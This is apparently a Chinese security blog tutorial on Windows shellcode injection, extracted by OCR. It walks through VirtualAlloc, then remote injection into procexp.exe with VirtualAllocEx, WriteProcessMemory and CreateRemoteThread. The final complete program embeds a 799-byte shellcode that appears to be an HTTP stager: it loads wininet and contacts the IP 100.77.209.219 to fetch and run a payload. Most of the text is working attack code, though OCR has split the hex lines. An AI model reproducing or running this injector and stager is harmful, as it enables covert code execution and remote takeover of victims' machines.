ShellCode注入原理


原创一寸一叶 HACK学习呀
2020-11-06原文

shellcode注入原理

我们直接写入可能无法执行

```
unsigned char data[130] = {     0x55, 0x8B, 0xEC, 0x83, 0xEC, 0x0C,
0xC7, 0x45, 0xF8, 0x00, 0x00, 0x40, 0x00, 0x8B, 0x45, 0xF8,     0x0F,
0xB7, 0x08, 0x81, 0xF9, 0x4D, 0x5A, 0x00, 0x00, 0x74, 0x04, 0x33,
0xC0, 0xEB, 0x5F, 0x8B,     0x55, 0xF8, 0x8B, 0x45, 0xF8, 0x03, 0x42,
0x3C, 0x89, 0x45, 0xFC, 0x8B, 0x4D, 0xFC, 0x81, 0x39,     0x50, 0x45,
0x00, 0x00, 0x74, 0x04, 0x33, 0xC0, 0xEB, 0x44, 0x8B, 0x55, 0xFC,
0x0F, 0xB7, 0x42,     0x18, 0x3D, 0x0B, 0x01, 0x00, 0x00, 0x74, 0x04,
0x33, 0xC0, 0xEB, 0x32, 0x8B, 0x4D, 0xFC, 0x83,     0x79, 0x74, 0x0E,
0x77, 0x04, 0x33, 0xC0, 0xEB, 0x25, 0xBA, 0x08, 0x00, 0x00, 0x00,
0x6B, 0xC2,     0x0E, 0x8B, 0x4D, 0xFC, 0x83, 0x7C, 0x01, 0x78, 0x00,
0x74, 0x09, 0xC7, 0x45, 0xF4, 0x01, 0x00,     0x00, 0x00, 0xEB, 0x07,
0xC7, 0x45, 0xF4, 0x00, 0x00, 0x00, 0x00, 0x8B, 0x45, 0xF4, 0x8B,
0xE5,    0x5D, 0xC3};typedef void(*PFN_FOO)();int main(){    PFN_FOO f
= (PFN_FOO)(void *)data;    f();
```

无法执行




可以看到可读可写不可执行，修改保存就行了
因为shellcode在程序的全局区，没有可执行权限，代码所在内存必须可读可执行，但是重新编译不行，因为重新编译了就变了，所以还可以在当前程序申请一块可写可读可执行的代码区

VirtualAlloc

```
LPVOID VirtualAlloc(  LPVOID lpAddress,        // region to reserve or commit    SIZE_T  dwSize,                  //  size  of  region    DWORD flAllocationType,  // type of allocation  DWORD flProtect           // type of access protection);
```

这里来申请一块

```
LPVOID   lpAddr   =   VirtualAlloc(                                NULL,  //表示任意地址，随机分配              1,     //内存通常是以分页为单位来给空间  1页=4k 4096字节              MEM_COMMIT,     //告诉操作系统给分配一块内存  PAGE_EXECUTE_READWRITE                );        if  (lpAddr  ==  NULL){  printf("Alloc error!");        return 0;     }
```




可以看到内存已经申请好了，接下来就把我们的数据拷贝过来，再执行，最后还要释放掉

```
memcpy(lpAddr, data, sizeof(data));typedef void(*PFN_FOO)();PFN_FOO f
= (PFN_FOO)(void*)lpAddr;f();VirtualFree(lpAddr,1,MEM_DECOMMIT);
```

完整代码

```
unsigned char data[130] = {     0x55, 0x8B, 0xEC, 0x83, 0xEC, 0x0C,
0xC7, 0x45, 0xF8, 0x00, 0x00, 0x40, 0x00, 0x8B, 0x45, 0xF8,     0x0F,
0xB7, 0x08, 0x81, 0xF9, 0x4D, 0x5A, 0x00, 0x00, 0x74, 0x04, 0x33,
0xC0, 0xEB, 0x5F, 0x8B,     0x55, 0xF8, 0x8B, 0x45, 0xF8, 0x03, 0x42,
0x3C, 0x89, 0x45, 0xFC, 0x8B, 0x4D, 0xFC, 0x81, 0x39,     0x50, 0x45,
0x00, 0x00, 0x74, 0x04, 0x33, 0xC0, 0xEB, 0x44, 0x8B, 0x55, 0xFC,
0x0F, 0xB7, 0x42,     0x18, 0x3D, 0x0B, 0x01, 0x00, 0x00, 0x74, 0x04,
0x33, 0xC0, 0xEB, 0x32, 0x8B, 0x4D, 0xFC, 0x83,     0x79, 0x74, 0x0E,
0x77, 0x04, 0x33, 0xC0, 0xEB, 0x25, 0xBA, 0x08, 0x00, 0x00, 0x00,
0x6B, 0xC2,     0x0E, 0x8B, 0x4D, 0xFC, 0x83, 0x7C, 0x01, 0x78, 0x00,
0x74, 0x09, 0xC7, 0x45, 0xF4, 0x01, 0x00,     0x00, 0x00, 0xEB, 0x07,
0xC7, 0x45, 0xF4, 0x00, 0x00, 0x00, 0x00, 0x8B, 0x45, 0xF4, 0x8B,
0xE5,     0x5D, 0xC3};int main(){     LPVOID lpAddr = VirtualAlloc(
NULL,       // 表示任意地址，随机分配                          1,
//内存通常是以分页为单位来给空间 1页=4k 4096字节                MEM_COMMIT,
//告诉操作系统给分配一块内存                PAGE_EXECUTE_READWRITE        );
if (lpAddr == NULL){         printf("Alloc error!");         return 0;
}    //到这里表示能够成功分配内存     memcpy(lpAddr, data, sizeof(data));
typedef void(*PFN_FOO)();       PFN_FOO f = (PFN_FOO)(void*)lpAddr;
f();    VirtualFree(lpAddr,1,MEM_DECOMMIT);    return 0;
```


这里我们本地写个messagebox，可以看到helloworld是再常量区地址为0C65858h，但是函数的引用地址却在0C6916Ch，他们之间是有强烈的依赖关系，所以我们如果直接把代码抽出来是无法利用的



所以如果上面我们想要执行成功就要处理掉相关依赖，比如相关函数的地址，字符串地址

自己重定位了，shellcode：一段与地址无关的代码，只要把它放在任意32位程序中只要给他一个起点就能执行

所以我们要先开辟空间然后再写入，然是可以看到VirtualAlloc写了谁调用在谁哪里开辟空间



所以我们就用加强版VirtualAllocEx,它可以在指定进程去开辟 ***VirtualAllocEx***

```
LPVOID VirtualAllocEx( HANDLE hProcess, // process to allocate memory LPVOID lpAddress, // desired starting address SIZE_T dwSize, // size of region to allocate DWORD flAllocationType, // type of allocation DWORD flProtect // type of access protection);
```

代码差不多，但是这里我们要先获取我们要注入的进程句柄，这里shellcode为32位所以我们需要获取的也是32位的

```
//        获    取    快    照                        HANDLE     hSnap     =
CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS,  0);        PROCESSENTRY32
pe32;      DWORD  pid  =  0;       pe32.dwSize  =  sizeof(PROCESSENTRY32);
//查看第一个进程     BOOL  bRet = Process32First(hSnap, &pe32);     while
(bRet)     {          bRet  =  Process32Next(hSnap,  &pe32);          if
(wcscmp(pe32.szExeFile,  L"procexp.exe")  ==  0){                  pid  =
pe32.th32ProcessID;             break;         }     }     //获取进程句柄
HANDLE hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);
```

就是昨天的代码，然后再来开辟一个空间

```
    //1. 在 目 标 进 程 开 辟 空 间        LPVOID  lpAddr  =  VirtualAllocEx(
hProcess,        // 在 目 标 进 程 中 开 辟 空 间                NULL,
//表示任意地址，随机分配        1,    //内存通常是以分页为单位来给空间 1页=4k
4096 字 节             MEM_COMMIT,       // 告 诉 操 作 系 统 给 分 配 一 块 内 存
PAGE_EXECUTE_READWRITE                );        if  (lpAddr  ==  NULL){
printf("Alloc error!");        return 0;    }
```

然后我们就是要写入,这里就不能使用memcpy了因为这个是当前进程调用的

WriteProcessMemory

```
BOOL WriteProcessMemory(  HANDLE hProcess,               // handle to
process   LPVOID lpBaseAddress,               // base of memory area
LPCVOID lpBuffer,                     // data buffer   SIZE_T nSize,
// count of bytes to write   SIZE_T * lpNumberOfBytesWritten // count
of bytes written);
```

这里我们就写入进去

```
    //2. 在 目 标 进 程 中 写 入 代 码        bRet  =  WriteProcessMemory(
hProcess,     //目标进程          lpAddr,     //目标地址      目标进程中
data,     //源数据      当前进程中          sizeof(data),     //写多大
&dwWritesBytes  // 成 功 写 入 的 字 节 数              );      if  (!bRet){
VirtualFreeEx(hProcess, lpAddr, 1, MEM_DECOMMIT);          return 0;
}
```

写进去了还要调用才能执行,创建远程线程 ***CreateRemoteThread***

```
HANDLE        CreateRemoteThread(                HANDLE        hProcess,
// handle to process   LPSECURITY_ATTRIBUTES lpThreadAttributes, // SD
SIZE_T dwStackSize,                                  // initial stack size
LPTHREAD_START_ROUTINE lpStartAddress,      // thread function   LPVOID
lpParameter,                                  // thread argument   DWORD
dwCreationFlags,                             // creation option   LPDWORD
lpThreadId                          // thread identifier);
```

返回目标进程的线程


```
//3.向目标程序调用一个线程 创建远程线程 执行写入代码        HANDLE
hRemoteThread = CreateRemoteThread(hProcess,     //目标进程          NULL,
0,           (LPTHREAD_START_ROUTINE)lpAddr,      //目标进程的回调函数
NULL,    //回调参数         0,         NULL         );
```

这里我们不要立马释放因为可能执行需要一段时间，所以要等待执行完毕再释放 完成代码为

```
// shellcode.cpp : 定义控制台应用程序的入口点。//#include
"stdafx.h"#include <Windows.h>#include <TlHelp32.h>/* length: 799
bytes           */unsigned           char           data[]           =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30\x8b\x52\
x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff\x31\xc0\xac\x3c\x6
1\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\
x42\x3c\x01\xd0\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8
b\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\
xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x5
8\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\
x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8
b\x12\xeb\x86\x5d\x68\x6e\x65\x74\x00\x68\x77\x69\x6e\x69\x54\x68\x4c\
x77\x26\x07\xff\xd5\x31\xff\x57\x57\x57\x57\x57\x68\x3a\x56\x79\xa7\xf
f\xd5\xe9\x84\x00\x00\x00\x5b\x31\xc9\x51\x51\x6a\x03\x51\x51\x68\xae\
x08\x00\x00\x53\x50\x68\x57\x89\x9f\xc6\xff\xd5\xeb\x70\x5b\x31\xd2\x5
2\x68\x00\x02\x40\x84\x52\x52\x52\x53\x52\x50\x68\xeb\x55\x2e\x3b\xff\
xd5\x89\xc6\x83\xc3\x50\x31\xff\x57\x57\x6a\xff\x53\x56\x68\x2d\x06\x1
8\x7b\xff\xd5\x85\xc0\x0f\x84\xc3\x01\x00\x00\x31\xff\x85\xf6\x74\x04\
```

```
x89\xf9\xeb\x09\x68\xaa\xc5\xe2\x5d\xff\xd5\x89\xc1\x68\x45\x21\x5e\x3
1\xff\xd5\x31\xff\x57\x6a\x07\x51\x56\x50\x68\xb7\x57\xe0\x0b\xff\xd5\
xbf\x00\x2f\x00\x00\x39\xc7\x74\xb7\x31\xff\xe9\x91\x01\x00\x00\xe9\xc
9\x01\x00\x00\xe8\x8b\xff\xff\xff\x2f\x58\x66\x39\x65\x00\xc8\x03\xfe\
x93\x1a\x5e\x52\x6d\x5a\x5d\x0d\x22\x3c\x47\x8e\x31\x2d\x7b\xee\xa8\xc
3\x22\x6b\x24\xb5\x43\x4d\x44\x35\x96\x5c\x48\xd7\xed\x39\xcc\xee\xbf\
xde\x49\x49\x3f\x83\x58\xe9\x48\x1e\x33\xc7\x49\x50\x48\xd4\x97\xc7\x1
4\xf4\x34\x36\x15\x89\x74\x00\x00\xb2\x0a\xd7\x63\x86\xdc\x5e\x9b\x74\
x00\x55\x73\x65\x72\x2d\x41\x67\x65\x6e\x74\x3a\x20\x4d\x6f\x7a\x69\x6
c\x6c\x61\x2f\x35\x2e\x30\x20\x28\x63\x6f\x6d\x70\x61\x74\x69\x62\x6c\
x65\x3b\x20\x4d\x53\x49\x45\x20\x39\x2e\x30\x3b\x20\x57\x69\x6e\x64\x6
f\x77\x73\x20\x4e\x54\x20\x36\x2e\x31\x3b\x20\x57\x4f\x57\x36\x34\x3b\
x20\x54\x72\x69\x64\x65\x6e\x74\x2f\x35\x2e\x30\x3b\x20\x4c\x42\x42\x5
2\x4f\x57\x53\x45\x52\x29\x0d\x0a\x00\x0b\x81\xc7\x34\x3d\xa6\xb5\x8f\
x9a\xeb\x20\x23\xc5\xb5\xe6\x9d\x11\x47\x8e\xc0\x15\xd9\x15\xc4\x57\x5
5\x1a\xd1\xc7\xcd\xfc\xa6\xef\xfe\xe0\x02\xfc\xaa\x9e\x73\xf7\x3c\xa0\
xd8\xef\xae\x42\x73\x79\x7a\x50\xe2\x04\x6a\xb3\x1c\x8e\xd4\xfa\x11\x0
f\x4d\xe7\x16\xfe\x22\x29\xa9\x81\x5b\x45\xf0\xc6\x90\x97\x49\xf6\x85\
xa3\xf8\xc8\xf7\x7d\xcc\xab\x89\x33\x13\x1a\x76\x30\x03\x10\x7f\x3e\x6
7\xe6\x59\xf9\xbd\x84\x70\x6e\x2a\x3a\x1f\x88\x51\xa8\x26\x89\x0e\x1b\
xba\xef\xaf\xe8\xc5\x59\xbf\x4d\xe5\x47\xad\xef\xc8\x32\x31\xe8\xb5\x9
d\xf9\xd6\xea\xf5\x64\xd6\xf3\xf6\xb5\xa0\xc9\x94\xf0\xbc\xe5\x5e\x51\
xee\x31\x14\xc7\x94\xf2\x79\x56\x10\xc5\x56\x04\x85\xa9\x0a\x36\x7c\x2
d\x4a\x06\xe2\xcf\x29\x25\x68\xc7\x9b\x90\xf6\x8f\x6a\x9b\xda\xf7\x2f\
x96\x58\x9c\x44\x15\xf5\xbf\xe8\x4d\x82\x31\xcd\x5f\x39\x6a\xdf\xd7\xc
3\xb5\x9c\x21\x23\x85\xbf\x00\x68\xf0\xb5\xa2\x56\xff\xd5\x6a\x40\x68\
x00\x10\x00\x00\x68\x00\x00\x40\x00\x57\x68\x58\xa4\x53\xe5\xff\xd5\x9
3\xb9\x00\x00\x00\x00\x01\xd9\x51\x53\x89\xe7\x57\x68\x00\x20\x00\x00\
x53\x56\x68\x12\x96\x89\xe2\xff\xd5\x85\xc0\x74\xc6\x8b\x07\x01\xc3\x8
5\xc0\x75\xe5\x58\xc3\xe8\xa9\xfd\xff\xff\x31\x30\x30\x2e\x37\x37\x2e\
x32\x30\x39\x2e\x32\x31\x39\x00\x6f\xaa\x51\xc3";typedef
void(*PFN_FOO)();int main(){ // 获取快照 HANDLE hSnap =
CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0); PROCESSENTRY32
pe32; DWORD pid = 0; pe32.dwSize = sizeof(PROCESSENTRY32);
//查看第一个进程 BOOL bRet = Process32First(hSnap, &pe32); while
(bRet) { bRet = Process32Next(hSnap, &pe32); if
(wcscmp(pe32.szExeFile, L"procexp.exe") == 0){ pid =
pe32.th32ProcessID; break; } } //获取进程句柄
HANDLE hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);
//1.在目标进程开辟空间 LPVOID lpAddr = VirtualAllocEx(
hProcess, // 在目标进程中开辟空间 NULL,
//表示任意地址，随机分配 1, //内存通常是以分页为单位来给空间 1页=4k
```


```
4096 字节                MEM_COMMIT,      // 告诉操作系统给分配一块内存
PAGE_EXECUTE_READWRITE                );        if (lpAddr == NULL){
printf("Alloc error!");          return 0;     }     DWORD dwWritesBytes =
0;       //2.在目标进程中写入代码          bRet = WriteProcessMemory(
hProcess,      //目标进程              lpAddr,      //目标地址       目标进程中
data,      //源数据       当前进程中              sizeof(data),      //写多大
&dwWritesBytes  // 成功写入的字节数                );       if (!bRet){
VirtualFreeEx(hProcess, lpAddr, 1, MEM_DECOMMIT);            return 0;
}      //3.向目标程序调用一个线程 创建远程线程 执行写入代码       HANDLE
hRemoteThread = CreateRemoteThread(hProcess,      //目标进程          NULL,
0,           (LPTHREAD_START_ROUTINE)lpAddr,      //目标进程的回调函数
NULL,      //回调参数          0,          NULL          );      return 0;}
```



END

点赞 转发 在看

原创投稿作者：一寸一叶



精选留言

用户设置不下载评论